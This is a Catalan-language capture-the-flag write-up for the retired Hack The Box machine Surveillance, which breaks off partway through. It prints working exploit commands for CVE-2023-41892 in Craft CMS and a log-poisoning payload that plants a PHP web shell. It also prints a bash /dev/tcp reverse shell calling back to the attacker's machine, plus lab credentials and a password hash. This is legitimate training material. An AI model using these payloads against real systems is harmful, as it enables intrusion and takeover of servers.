



HACK THE BOX · LINUX · MEDIUM

Surveillance

Writeup tècnic complet ·
explotació reproduïble

Màquina Surveillance resolta

HTB Surveillance · 2026-05-16

Autor	Ramon Santos Sabarich / r4ms4nt
Fitxa tècnica	Hack The Box · Linux · Medium · Retired
Objectiu	Documentar Craft CMS, pivot a ZoneMinder, user i root amb traçabilitat clara i reutilitzable
Data de resolució	2026-05-16



Informe tècnic normalitzat per a arxivament, consulta i traçabilitat.

GUIA DE LECTURA

Índex

Aquest índex facilita la consulta de les fases principals del writeup tècnic de Surveillance. Els blocs tècnics, les taules i les evidències es presenten al cos del document amb una estructura de lectura clara.

Criteri de lectura	5
Mapa executiu de la cadena de compromís	5
Separació de fets, inferències i ambigüitats	6
Fets verificats	6
Inferències raonables	6
Ambigüitats o incidències documentades	6
1. Introducció del cas	7
2. Síntesi tècnica	7
3. Preparació i reconeixement inicial	7
Execució de l'script Inici-HTB	7
Comentari tècnic de la sortida	8
4. Explotació inicial — Craft CMS	9
Punt de partida	9
Objectiu d'aquesta fase	9
Ordres de preparació i verificació	10
Criteri d'avanç	10
Evidència local obtinguda	10
Interpretació	12
Validació de la primitiva amb phpinfo()	12
Incidència en intentar escriure la web shell mitjançant el log	13
Segon intent fallit i ajust de la tècnica	14
Escriptura correcta de la web shell	14
Interpretació	15
Reverse shell com www-data	15
Interpretació	17


Localització i anàlisi del backup de Craft CMS	17
Interpretació	18
Craqueig offline del hash SHA-256	18
Interpretació	19
Validació de reutilització de credencials i accés SSH com matthew	19
Lectura del resultat	21
Enumeració interna i detecció de ZoneMinder	21
Implicació per a la fase següent	22
Accés a ZoneMinder mitjançant túnel SSH	22
Interpretació	23
Autenticació contra l'API de ZoneMinder	23
Lectura del resultat	24
Execució remota autenticada a ZoneMinder	24
Interpretació	26
Estabilització de l'accés com zoneminder	26
Lliçó d'estabilitat	27
Enumeració de privilegis com zoneminder	27
Validació de zmdc.pl i opció ZM_LD_PRELOAD	28
Escalada de privilegis mitjançant ZM_LD_PRELOAD i zmdc.pl	29
Interpretació	32
Lectura de la flag de root i validació final	33
Resultat	33

Resum tècnic final **33**

Lliçons reutilitzables **34**

Enumeració web amb virtual hosts	34
Validar una primitiva abans de convertir-la en shell	34
Vigilar el quoting local	34
Backups d'aplicació com a pont cap al sistema	35
No assumir que una credencial d'aplicació és una credencial de sistema	35
Pivotar cap a localhost canvia la superfície	35

Port forwarding com a eina d'anàlisi	35
Les regles sudo amb comodins requereixen lectura contextual	35
LD_PRELOAD com a vector d'escalada	35



Surveillance — Hack The Box — Writeup didàctic

Document final consolidat per a PENTEST-STUDIO.

Màquina: **Surveillance** · Plataforma: **Hack The Box** · Sistema: **Linux** · Dificultat: **Medium** · Estat: **Retired**

Data de resolució documentada: **16 de maig de 2026** · Zona horària de referència del laboratori: **Europe/Madrid**

Criteri de lectura

Aquest document reconstrueix la resolució real de **Surveillance** a partir de les notes operatives del laboratori. L'objectiu no és presentar únicament una cadena d'ordres, sinó explicar per què cada fase tenia sentit, quines evidències justificaven avançar i quin aprenentatge reutilitzable deixa cada decisió.

Al llarg del document es diferencien tres plans:

- Fet verificat: sortida observada, ordre executada, fitxer trobat o credencial validada.
- Inferència raonable: conclusió recolzada en evidències, però que depèn d'interpretació tècnica.
- Pendent de verificar: punt que no s'ha de donar per cert si no apareix recolzat per l'evidència del cas.

Quan una sortida era massa extensa, es conserva només el fragment probatori. Aquesta decisió manté la traçabilitat sense convertir el writeup en un bolcat brut de terminal.

Mapa executiu de la cadena de compromís

Fase	Evidència principal	Resultat
Enumeració externa	22/tcp i 80/tcp; redirecció a surveillance.htb	Superfície inicial reduïda a SSH i HTTP
Identificació web	X-Powered-By: Craft CMS ; referència a craftcms/cms/tree/4.4.14	Craft CMS 4.4.14 confirmat
Explotació inicial	CVE-2023-41892 ; execució de phpinfo()	Primitiva d'execució validada
Web shell	Log poisoning + file_put_contents()	Ordres com www-data
Postexplotació Craft	Backup SQL en storage/backups	Hash SHA-256 de Matthew B
Craqueig offline	hashcat -m 1400	Contrasenya starcraft122490
Accés d'usuari	SSH com matthew	user.txt obtingut
Pivot intern	127.0.0.1:8080	ZoneMinder accessible per túnel
RCE autenticada	API daemonControl de ZoneMinder	Shell com zoneminder
Escalada local	sudo zmdc.pl + ZM_LD_PRELOAD	/bin/bash amb SUID
Root	/bin/bash -p	euid=0(root) i root.txt

Separació de fets, inferències i ambigüitats

Fets verificats

- La màquina va respondre a escaneigs TCP amb 22/tcp i 80/tcp oberts.
- El servei HTTP redirigia a `http://surveillance.htb/`.
- L'aplicació web declarava Craft CMS i l'HTML feia referència a la versió 4.4.14.
- La primitiva de CVE-2023-41892 va executar `phpinfo()`.
- Es va escriure una web shell a `/var/www/html/craft/web/shell.php`.
- Es va obtenir una reverse shell com `www-data`.
- El backup SQL de Craft CMS contenia el hash de l'usuari associat a Matthew B.
- El hash es va craquejar com a SHA2-256 i va produir la contrasenya `starcraft122490`.
- La contrasenya va ser vàlida per SSH per a `matthew`.
- El servei ZoneMinder era accessible internament a `127.0.0.1:8080`.
- L'API de ZoneMinder va autenticar com `admin` amb la mateixa contrasenya.
- L'API va permetre obtenir shell com `zoneminder`.
- L'usuari `zoneminder` podia executar scripts `zm*.pl` com `root` mitjançant `sudo` sense contrasenya.
- L'opció `ZM_LD_PRELOAD` va permetre carregar una biblioteca compartida controlada mitjançant `zmdc.pl`.
- `/bin/bash -p` va proporcionar una shell amb `euid=0(root)`.
- Es va obtenir `root.txt` i la plataforma va confirmar la resolució completa.

Inferències raonables

- La manca de resposta ICMP inicial no implicava que el host estigués caigut; l'escaneig TCP amb `-Pn` va demostrar disponibilitat.
- El TTL observat a Nmap era coherent amb Linux darrere d'un salt de xarxa.
- L'error local durant els primers intents d'escriptura de la web shell es va deure a interpretació local de caràcters especials per la shell atacant, no a una fallada de la primitiva remota.
- La reutilització de contrasenya entre Craft CMS, SSH i ZoneMinder va ser el nexa que va permetre passar de compromís web a moviment lateral intern.
- La combinació de `sudo` sobre `zmdc.pl` i `ZM_LD_PRELOAD` va ser l'element crític d'escalada, no un binari SUID preexistent.

Ambigüitats o incidències documentades

- L'execució inicial de la reverse shell de ZoneMinder va mostrar una incidència local en llegir el fitxer del token, però la connexió entrant com `zoneminder` va validar que l'explotació va ser efectiva.
- La compilació de la biblioteca a l'objectiu va fallar per manca de `ld`; es va corregir compilant a Parrot i transferint el `.so`.

1. Introducció del cas

Surveillance és una màquina Linux, de dificultat Medium, i està retirada a Hack The Box.

2. Síntesi tècnica

Surveillance és una màquina orientada a una cadena de compromís en entorn Linux que combina explotació d'aplicació web, anàlisi de components auxiliars exposats i escalada local de privilegis. La resolució parteix de l'enumeració d'un servei web basat en un CMS, evoluciona cap a l'obtenció d'execució remota a l'aplicació i exigeix continuar amb una segona fase d'anàlisi sobre programari addicional desplegat al sistema abans d'assolir una escalada completa.

En termes formatius, és una màquina molt útil per reforçar metodologia d'enumeració web, correlació entre diferents serveis instal·lats i transició ordenada des de compromís inicial fins a postexplotació en Linux.

3. Preparació i reconeixement inicial

Execució de l'script Inici-HTB

Per iniciar el laboratori es va utilitzar l'script propi `Inici-HTB`, emprat com a punt d'arrencada comú per a les màquines de Hack The Box. Aquest script automatitza diverses tasques inicials de preparació i reconeixement:

- fixa l'objectiu actiu a Polybar mitjançant `settarget`;
- prepara l'estructura base de treball per a la màquina;
- comprova connectivitat inicial amb l'objectiu;
- intenta identificar ràpidament el sistema operatiu mitjançant el valor TTL;
- llança un escaneig complet de ports TCP;
- extreu automàticament els ports oberts;
- executa un segon escaneig de serveis i versions sobre els ports detectats;
- genera notes inicials amb el resum i el pas següent suggerit.

L'execució inicial va ser la següent:

```
Inici-HTB Surveillance 10.129.230.42 medium
[*] Fijando objetivo en Polybar con settarget
[*] Preparando directorio base
[*] Comprobando conectividad inicial
PING 10.129.230.42 (10.129.230.42) 56(84) bytes of data.

--- 10.129.230.42 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms

[*] Intentando identificación rápida con whichSystem.py
```

```
10.129.230.42 (ttl -> 1): Linux

[*] Lanzando escaneo completo de puertos
[sudo] contraseña para r4mon:
Lo siento, pruebe otra vez.
[sudo] contraseña para r4mon:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-14 17:09 CEST
Initiating SYN Stealth Scan at 17:09
Scanning 10.129.230.42 [65535 ports]
Discovered open port 80/tcp on 10.129.230.42
Discovered open port 22/tcp on 10.129.230.42
Completed SYN Stealth Scan at 17:09, 12.29s elapsed (65535 total ports)
Nmap scan report for 10.129.230.42
Host is up, received user-set (0.048s latency).
Scanned at 2026-05-14 17:09:30 CEST for 12s
Not shown: 65260 closed tcp ports (reset), 273 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT STATE SERVICE REASON
22/tcp open  ssh syn-ack ttl 63
80/tcp open  http syn-ack ttl 63

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 12.46 seconds
Raw packets sent: 66480 (2.925MB) | Rcvd: 65286 (2.611MB)
[*] Extrayendo puertos abiertos
[*] Puertos abiertos detectados: 22,80
[*] Lanzando escaneo de servicios
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-14 17:09 CEST
Nmap scan report for 10.129.230.42
Host is up (0.048s latency).

PORT STATE SERVICE VERSION
22/tcp open  ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 96:07:1c:c6:77:3e:07:a0:cc:6f:24:19:74:4d:57:0b (ECDSA)
|_ 256 0b:a4:c0:cf:e2:3b:95:ae:f6:f5:df:7d:0c:88:d6:ce (ED25519)
80/tcp open  http nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://surveillance.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.00 seconds
[*] Resumen inicial generado en:
/home/r4mon/pentest/targets/HTB/medium/Surveillance/notes/00_resumen_inicial.md
[*] Siguiente paso generado en:
/home/r4mon/pentest/targets/HTB/medium/Surveillance/notes/01_siguiente_paso.txt
[*] Flujo inicial completado
```

Comentari tècnic de la sortida

La comprovació inicial mitjançant **ping** no va obtenir resposta ICMP, amb un 100% de pèrdua de paquets. Aquest resultat no s'ha d'interpretar com que el host estigui caigut, ja que en entorns de laboratori és

habitual que ICMP estigui filtrat o no sigui fiable com a únic indicador de disponibilitat. El mateix flux continua correctament perquè l'escaneig TCP s'executa amb `-Pn`, indicant a Nmap que tracti l'objectiu com a actiu sense dependre del descobriment previ de host.

La identificació ràpida basada en TTL apunta a un sistema Linux. Tot i que la línia mostra `ttl -> 1`, l'evidència més fiable apareix després a l'escaneig SYN, on els ports oberts responen amb `ttl 63`. Aquest valor és coherent amb un sistema Linux situat a un salt de xarxa des de la màquina atacant, partint habitualment d'un TTL inicial de 64.

L'escaneig complet de ports TCP va detectar únicament dos serveis exposats:

Port	Estat	Servei	Observació inicial
22/tcp	open	SSH	Servei d'administració remota
80/tcp	open	HTTP	Servei web principal

El segon escaneig, centrat en detecció de serveis i versions, va identificar `OpenSSH 8.9p1 Ubuntu 3ubuntu0.4` al port 22 i `nginx 1.18.0 (Ubuntu)` al port 80. La capçalera del servidor confirma nginx sobre Ubuntu, i el títol HTTP indica una redirecció cap a `http://surveillance.htb/`.

Aquesta redirecció és una troballa important d'enumeració: abans de continuar amb l'anàlisi web, el nom `surveillance.htb` s'ha de resoldre localment cap a la IP de la màquina. Sense aquesta entrada a `/etc/hosts`, algunes rutes, recursos, virtual hosts o comportaments de l'aplicació podrien no observar-se correctament.

El punt de partida queda, per tant, clarament definit: la superfície inicial es limita a SSH i HTTP, i la prioritat metodològica passa a ser l'enumeració web sobre el virtual host `surveillance.htb`.

4. Explotació inicial — Craft CMS

Punt de partida

Després del reconeixement inicial, la superfície útil queda centrada en el servei HTTP exposat al port 80. El servidor redirigeix cap al virtual host `surveillance.htb`, de manera que la resolució local del hostname és un requisit previ per observar correctament l'aplicació.

El writeup oficial de Hack The Box descriu la via inicial com una explotació de Craft CMS mitjançant `CVE-2023-41892`, una vulnerabilitat d'injecció d'objectes PHP que permet carregar classes i abusar dels logs de l'aplicació per assolir execució remota de codi. Abans d'utilitzar aquesta informació com a ruta operativa, cal confirmar localment que l'aplicació observada correspon realment a Craft CMS i que la versió visible encaixa amb la cadena documentada.

Objectiu d'aquesta fase

L'objectiu immediat no és obtenir una shell de manera precipitada, sinó tancar tres validacions prèvies:

1. confirmar que `surveillance.htb` resol contra la IP activa de la màquina;
2. confirmar que la web exposa Craft CMS i, si és possible, la seva versió;

3. validar de manera mínima la primitiva associada a CVE-2023-41892 abans de passar a escriptura de web shell o reverse shell.

Ordres de preparació i verificació

```
TARGET_IP="10.129.230.42"
TARGET_HOST="surveillance.htb"
LAB="/home/r4mon/pentest/targets/HTB/medium/Surveillance"

cd "$LAB"
mkdir -p scans www notes loot

getent hosts "$TARGET_HOST" || echo "$TARGET_IP $TARGET_HOST" | sudo tee -a /etc/hosts
getent hosts "$TARGET_HOST"

curl -i "http://$TARGET_IP" | tee scans/http_ip_redirect.txt
curl -i "http://$TARGET_HOST" | tee scans/http_host_headers_body.txt

curl -sS "http://$TARGET_HOST" -o www/index.html

grep -RniE 'craft|cms|powered|version|github|surveillance' www/index.html
scans/http_host_headers_body.txt
whatweb "http://$TARGET_HOST" | tee scans/whatweb_surveillance.txt
```

Criteri d'avanç

La fase només ha de passar a explotació de Craft CMS si s'observa evidència local de:

- aplicació web servida correctament mitjançant `surveillance.htb`;
- referència a Craft CMS o a components compatibles;
- versió o senyal suficient per sostenir la hipòtesi de CVE-2023-41892;
- resposta coherent de l'endpoint `/index.php`.

Si qualsevol d'aquestes peces no apareix, la ruta oficial s'ha de tractar com a hipòtesi externa pendent d'ajustar a l'estat real del laboratori.

Evidència local obtinguda

Es va configurar l'entorn de treball i es van fixar les variables d'objectiu:

```
cd /home/r4mon/pentest/targets/HTB/medium/Surveillance

TARGET_IP="10.129.230.42"
TARGET_HOST="surveillance.htb"
LAB="/home/r4mon/pentest/targets/HTB/medium/Surveillance"

cd "$LAB"
mkdir -p scans www notes loot
```

A continuació es va validar la resolució local del virtual host. Com que `surveillance.htb` encara no resol·lia, es va afegir l'entrada corresponent a `/etc/hosts`:

```
getent hosts "$TARGET_HOST" || echo "$TARGET_IP $TARGET_HOST" | sudo tee -a /etc/hosts
getent hosts "$TARGET_HOST"
```

Sortida rellevant:

```
10.129.230.42 surveillance.htb
10.129.230.42 surveillance.htb
```

Després es va comparar el comportament HTTP accedint per IP i per hostname:

```
curl -i "http://$TARGET_IP" | tee scans/http_ip_redirect.txt
curl -i "http://$TARGET_HOST" | tee scans/http_host_headers_body.txt
```

La resposta per IP va retornar una redirecció `302 Moved Temporarily` cap a `http://surveillance.htb/`, confirmant que el virtual host és necessari per interactuar correctament amb l'aplicació.

Fragment rellevant:

```
HTTP/1.1 302 Moved Temporarily
Server: nginx/1.18.0 (Ubuntu)
Location: http://surveillance.htb/
```

La resposta per hostname va retornar `200 OK`, capçalera `X-Powered-By: Craft CMS` i una pàgina corporativa titulada `Surveillance`.

Fragment rellevant:

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Content-Type: text/html; charset=UTF-8
X-Powered-By: Craft CMS

<title> Surveillance </title>
```

La sortida HTML completa era extensa, per la qual cosa no es reproduïx íntegrament. Els elements rellevants van ser el títol de la pàgina, la capçalera `X-Powered-By`, el correu `demo@surveillance.htb` i el peu de pàgina que identifica explícitament Craft CMS.

Es va desar una còpia local de l'HTML i es van buscar indicadors de tecnologia, versió i referències a Craft CMS:

```
curl -sS "http://$TARGET_HOST" -o www/index.html

grep -RniE 'craft|cms|powered|version|github|surveillance' \
www/index.html scans/http_host_headers_body.txt

whatweb "http://$TARGET_HOST" | tee scans/whatweb_surveillance.txt
```

L'evidència més important apareix al footer:

Powered by [Craft CMS](https://github.com/craftcms/cms/tree/4.4.14)

I **whatweb** va confirmar la mateixa tecnologia des de capçaleres i fingerprinting lleuger:

```
http://surveillance.htb [200 OK] Bootstrap, Email[demo@surveillance.htb], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], JQuery[3.4.1], Title[Surveillance], X-Powered-By[Craft CMS], nginx[1.18.0]
```

Interpretació

L'evidència local confirma que l'aplicació principal se serveix correctament a través de **surveillance.htb**, que el backend declara **Craft CMS** mitjançant la capçalera **X-Powered-By** i que el footer fa referència al repositori oficial de **Craft CMS** a la branca **4.4.14**.

Amb aquestes dades, la hipòtesi del writeup oficial queda alineada amb l'entorn observat: la ruta d'explotació inicial s'ha de centrar en **Craft CMS 4.4.14** i en la vulnerabilitat **CVE-2023-41892**.

El pas metodològic següent consisteix a validar de manera controlada la primitiva d'injecció d'objectes PHP contra **/index.php**, començant per una funció innòcua com **phpinfo()** abans d'intentar escriure una web shell o llançar una reverse shell.

Validació de la primitiva amb `phpinfo()`

Es va preparar una petició POST que abusa del flux **conditions/render** i de la classe **GuzzleHttp\Psr7\FnStream** per executar una funció sense arguments. En aquesta primera prova es va utilitzar **phpinfo()** per ser una funció innòcua i útil per confirmar execució i recuperar rutes internes.

Ordres executades:

```
cd /home/r4mon/pentest/targets/HTB/medium/Surveillance

cat > loot/craft_phpinfo_request.txt <<'EOF'
action=conditions/render&test[userCondition]=craft\elements\conditions\users\UserCondition&config={"name":"test[userCondition]","asxyz":{"class":"\\GuzzleHttp\\Psr7\\FnStream","__construct()":[{"close":null},"_fn_close":"phpinfo"]}}
EOF

curl -sS -i -X POST 'http://surveillance.htb/index.php' -H 'Content-Type: application/x-www-form-urlencoded' --data-binary @loot/craft_phpinfo_request.txt -o scans/craft_phpinfo_response.html

grep -Ei 'PHP Version|phpinfo|DOCUMENT_ROOT|error_log|Craft|SERVER_SOFTWARE|SCRIPT_FILENAME' scans/craft_phpinfo_response.html | head -n 40
```

La resposta va confirmar l'execució de **phpinfo()**:

```
<title>PHP 8.1.2-1ubuntu2.14 - phpinfo()</title>
PHP Version 8.1.2-1ubuntu2.14
```

També va permetre recuperar rutes internes i variables d'entorn rellevants:

```
error_log => /var/www/html/craft/storage/logs/phperrors.log
SCRIPT_FILENAME => /var/www/html/craft/web/index.php
DOCUMENT_ROOT => /var/www/html/craft/web
SERVER_SOFTWARE => nginx/1.18.0
CRAFT_ENVIRONMENT => production
CRAFT_DB_DRIVER => mysql
CRAFT_DB_SERVER => 127.0.0.1
CRAFT_DB_PORT => 3306
CRAFT_DB_DATABASE => craftdb
CRAFT_DB_USER => craftuser
CRAFT_DB_PASSWORD => CraftCMSPassword2023!
```

La sortida completa de `phpinfo()` no es reproduïx íntegrament per la seva extensió. Per al writeup són suficients els indicadors que demostren execució i les rutes internes necessàries per a la fase següent.

La prova confirma que la primitiva de CVE-2023-41892 és funcional en l'entorn real. A més, `DOCUMENT_ROOT` identifica el directori des del qual se serveix l'aplicació:

```
/var/www/html/craft/web
```

Aquesta dada permet construir la fase posterior: injectar codi PHP als logs de Craft CMS i forçar-ne la càrrega per escriure una web shell dins del directori web.

Incidència en intentar escriure la web shell mitjançant el log

Després de validar `phpinfo()`, es va intentar escriure `shell.php` al document root usant el log web diari de Craft CMS com a pont. La data usada per al log va ser `2026-05-14`, coherent amb la data observada a les respostes HTTP del servidor.

Ordres executades:

```
cd /home/r4mon/pentest/targets/HTB/medium/Surveillance

LOG_DATE="2026-05-14"
LOG_FILE="/var/www/html/craft/storage/logs/web-{$LOG_DATE}.log"
WEB_SHELL="/var/www/html/craft/web/shell.php"

echo "$LOG_FILE"
echo "$WEB_SHELL"
```

Sortida rellevant:

```
/var/www/html/craft/storage/logs/web-2026-05-14.log
/var/www/html/craft/web/shell.php
```

Després es va crear el cos de la petició que força la inclusió del log mitjançant `yii/rbac/PhpManager`. La visualització del fitxer amb el paginador va mostrar la ruta partida visualment en dues línies, però això correspon a l'ajust de línia de la sortida i no demostra per si mateix que el fitxer contingui un salt real.

En enviar la petició amb el PHP dins del `User-Agent`, va aparèixer l'error local:

```
preexec: no existe el fichero o el directorio: /var/www/html/craft/web/shell.php
```

La comprovació posterior de la web shell va retornar una pàgina **Page Not Found** de Craft CMS, de manera que `shell.php` no es va arribar a escriure:

```
curl -sS 'http://surveillance.htb/shell.php?cmd=id' | tee scans/webshell_id.txt
```

Interpretació:

L'error es va produir a l'entorn atacant abans que la petició arribés a tenir l'efecte esperat a l'objectiu. La causa més probable és que la shell local interpretés part del contingut del **User-Agent**, especialment el fragment entre backticks, com a substitució d'ordres local. En intentar redirigir cap a `/var/www/html/craft/web/shell.php` a la màquina atacant, aquesta ruta no existia i es va generar l'error.

La conclusió metodològica és important: quan es transporta codi PHP, backticks, redireccions o caràcters especials dins d'una capçalera HTTP, convé evitar que la shell local els interpreti. La forma més neta de continuar és moure la capçalera a un fitxer de configuració o usar una construcció que no exposi aquests caràcters directament a l'interpret local.

Segon intent fallit i ajust de la tècnica

Es va repetir la comprovació de la web shell i l'aplicació va tornar a respondre amb la pàgina **Page Not Found** de Craft CMS. Per tant, `shell.php` continuava sense existir al document root.

La sortida va tornar a mostrar l'error local:

```
preexec: no existe el fichero o el directorio: /var/www/html/craft/web/shell.php
```

Aquest resultat reforça la interpretació anterior: el problema no és a la primitiva de **CVE-2023-41892**, ja validada amb `phpinfo()`, sinó en la forma de transportar el payload d'escriptura. L'ús de backticks i redirecció dins del **User-Agent** continua sent fràgil a l'entorn atacant.

L'ajust metodològic consisteix a eliminar completament backticks, redireccions de shell i substitucions interpretables localment. En lloc d'escriure `shell.php` mitjançant una ordre de sistema incrustada a la capçalera, cal injectar PHP pur que usi `file_put_contents()` i `base64_decode()` per crear la web shell. Aquesta variant redueix la dependència del quoting local i manté l'explotació dins de l'interpret PHP remot.

Escriptura correcta de la web shell

Per evitar que la shell local interpretés caràcters especials del payload, es va substituir la tècnica basada en backticks per una variant basada en PHP pur. En lloc d'executar una ordre de sistema amb redirecció, el codi injectat al log va utilitzar `file_put_contents()` i `base64_decode()` per escriure la web shell directament des de l'interpret PHP remot.

Ordres executades:

```
cd /home/r4mon/pentest/targets/HTB/medium/Surveillance

LOG_DATE="2026-05-14"
LOG_FILE="/var/www/html/craft/storage/logs/web-{$LOG_DATE}.log"
```

```

cat > loot/craft_log_include_body.txt <<EOF
action=conditions/render&configObject=craft\elements\conditions\ElementCondition&config={"name"
:"configObject","as ":{ "class": "\yii\rbac\PhpManager", "__construct()":
[{"itemFile": "$LOG_FILE"}]}}
EOF

cat > loot/curl_poison_log_php_pure.conf <<'EOF'
url = "http://surveillance.htb/index.php"
request = "POST"
header = "Content-Type: application/x-www-form-urlencoded"
header = "User-Agent: <?php file_put_contents('/var/www/html/craft/web/shell.php',
base64_decode('PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSk7ID8+')); ?>"
data-binary = "@loot/craft_log_include_body.txt"
output = "scans/craft_log_poison_php_pure_response.txt"
include
silent
show-error
EOF

curl --config loot/curl_poison_log_php_pure.conf
curl --config loot/curl_poison_log_php_pure.conf

curl -sS 'http://surveillance.htb/shell.php?cmd=id' | tee scans/webshell_id.txt

printf '
--- Resumen webshell_id.txt ---
'

grep -E 'uid=[gid=|www-data|Page Not Found|404|error]' scans/webshell_id.txt | head -n 20

```

Sortida rellevant:

```

uid=33(www-data) gid=33(www-data) groups=33(www-data)

--- Resumen webshell_id.txt ---
uid=33(www-data) gid=33(www-data) groups=33(www-data)

```

Interpretació

La web shell va quedar escrita correctament al document root de Craft CMS i va permetre executar ordres com `www-data`. Aquesta sortida tanca la fase d'explotació inicial de Craft CMS: la vulnerabilitat no només permet invocar funcions com `phpinfo()`, sinó també escriure un fitxer PHP controlat i obtenir execució remota d'ordres en el context de l'usuari del servidor web.

La diferència clau entre l'intent fallit i l'èxit va ser el transport del payload. La variant amb backticks i redirecció era fràgil perquè podia ser interpretada per la shell local. La variant final va usar funcions PHP natives i va reduir el risc d'interferència local.

Reverse shell com `www-data`

Amb la web shell validada, es va llançar una reverse shell cap a la interfície VPN de l'atacant. La IP local es va obtenir dinàmicament des de `tun0` per evitar hardcodejar el `LHOST`.

Ordre executada des de la màquina atacant per disparar la connexió:

```
cd /home/r4mon/pentest/targets/HTB/medium/Surveillance

LHOST="$(ip -o -4 addr show tun0 | awk '{print $4}' | cut -d/ -f1)"
LPORT="4444"

echo "[*] LHOST=$LHOST"
echo "[*] LPORT=$LPORT"

PAYLOAD="bash -c 'bash -i >& /dev/tcp/${LHOST}/${LPORT} 0>&1'"

curl -G 'http://surveillance.htb/shell.php' \
--data-urlencode "cmd=$PAYLOAD" \
-o scans/trigger_revshell_www-data_response.txt
```

Sortida rellevant:

```
[*] LHOST=10.10.15.26
[*] LPORT=4444
```

En una segona terminal es va mantenir un listener amb nc i es va desar la sessió en un fitxer:

```
cd /home/r4mon/pentest/targets/HTB/medium/Surveillance

nc -lvp 4444 | tee scans/revshell_www-data_nc.txt
```

La connexió entrant va confirmar una shell com www-data des de la IP objectiu:

```
listening on [any] 4444 ...
connect to [10.10.15.26] from (UNKNOWN) [10.129.230.42] 43198
bash: cannot set terminal process group (999): Inappropriate ioctl for device
bash: no job control in this shell
www-data@surveillance:~/html/craft/web$
```

La shell es va establir mínimament amb script, es va ajustar TERM i es va validar el context:

```
script /dev/null -c bash
export TERM=xterm
stty rows 40 columns 120
id
whoami
hostname
pwd
ls -la
```

Sortida rellevant:

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data
surveillance
/var/www/html/craft/web
```

El llistat del directori va confirmar la presència de la web shell escrita durant l'explotació:


```
-rw-r--r-- 1 www-data www-data 30 May 14 16:04 shell.php
```

Interpretació

La fase d'accés inicial queda completada. L'explotació de Craft CMS va permetre passar d'una primitiva d'execució controlada a una shell interactiva com `www-data`, ubicada al directori web de l'aplicació:

```
/var/www/html/craft/web
```

A partir d'aquest punt, la metodologia canvia d'explotació web a enumeració local post-foothold. Segons la ruta oficial, l'objectiu raonable següent és revisar l'estructura de Craft CMS i buscar backups generats per l'aplicació, especialment sota rutes d'emmagatzematge com `storage/backups`.

Localització i anàlisi del backup de Craft CMS

Després d'obtenir shell com `www-data`, es va canviar el focus d'explotació web a enumeració local de l'aplicació Craft CMS. El directori arrel de l'aplicació contenia fitxers de configuració, dependències, plantilles, emmagatzematge i el directori web.

Ordres executades:

```
cd /var/www/html/craft
pwd
ls -la
find . -maxdepth 4 -type f \( -iname "*.zip" -o -iname "*.sql" -o -iname "*.db" -o -iname
"*.env" -o -iname "*.bak" \) 2>/dev/null
ls -la storage
ls -la storage/backups 2>/dev/null
```

Sortida rellevant:

```
/var/www/html/craft
-rw-r--r-- 1 www-data www-data 836 Oct 21 2023 .env
./storage/backups/surveillance--2023-10-17-202801--v4.4.14.sql.zip
./env
```

El directori `storage/backups` contenia un backup SQL comprimit generat per Craft CMS:

```
-rw-r--r-- 1 root root 19918 Oct 17 2023 surveillance--2023-10-17-202801--v4.4.14.sql.zip
```

Es va revisar el contingut del ZIP:

```
cd /var/www/html/craft/storage/backups
unzip -l *.zip
```

Sortida rellevant:

```
Archive: surveillance--2023-10-17-202801--v4.4.14.sql.zip
Length Date Time Name
-----
113365 2023-10-17 20:33 surveillance--2023-10-17-202801--v4.4.14.sql
```

Després d'un primer intent fallit per no haver copiat correctament el ZIP a `/tmp`, es va repetir la còpia i l'extracció:

```
cd /var/www/html/craft/storage/backups
cp surveillance--2023-10-17-202801--v4.4.14.sql.zip /tmp/craft_backup.zip

cd /tmp
unzip -o craft_backup.zip
ls -la
grep -RniE "INSERT INTO .*users|admin@|Matthew|password|hash"
surveillance--2023-10-17-202801--v4.4.14.sql 2>/dev/null
```

Sortida rellevant:

```
Archive: craft_backup.zip
inflating: surveillance--2023-10-17-202801--v4.4.14.sql
```

La cerca dins del SQL va localitzar la taula d'usuaris i un registre per a l'usuari administrador de Craft CMS:

```
INSERT INTO `users` VALUES (1,NULL,1,0,0,0,1,'admin','Matthew B','Matthew','B','admin@surveilla
nce.htb','39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec',...);
```

Interpretació

El backup SQL conté una credencial derivada de l'aplicació: usuari `admin`, identitat associada `Matthew B`, correu `admin@surveillance.htb` i un hash de contrasenya.

El hash extret és:

```
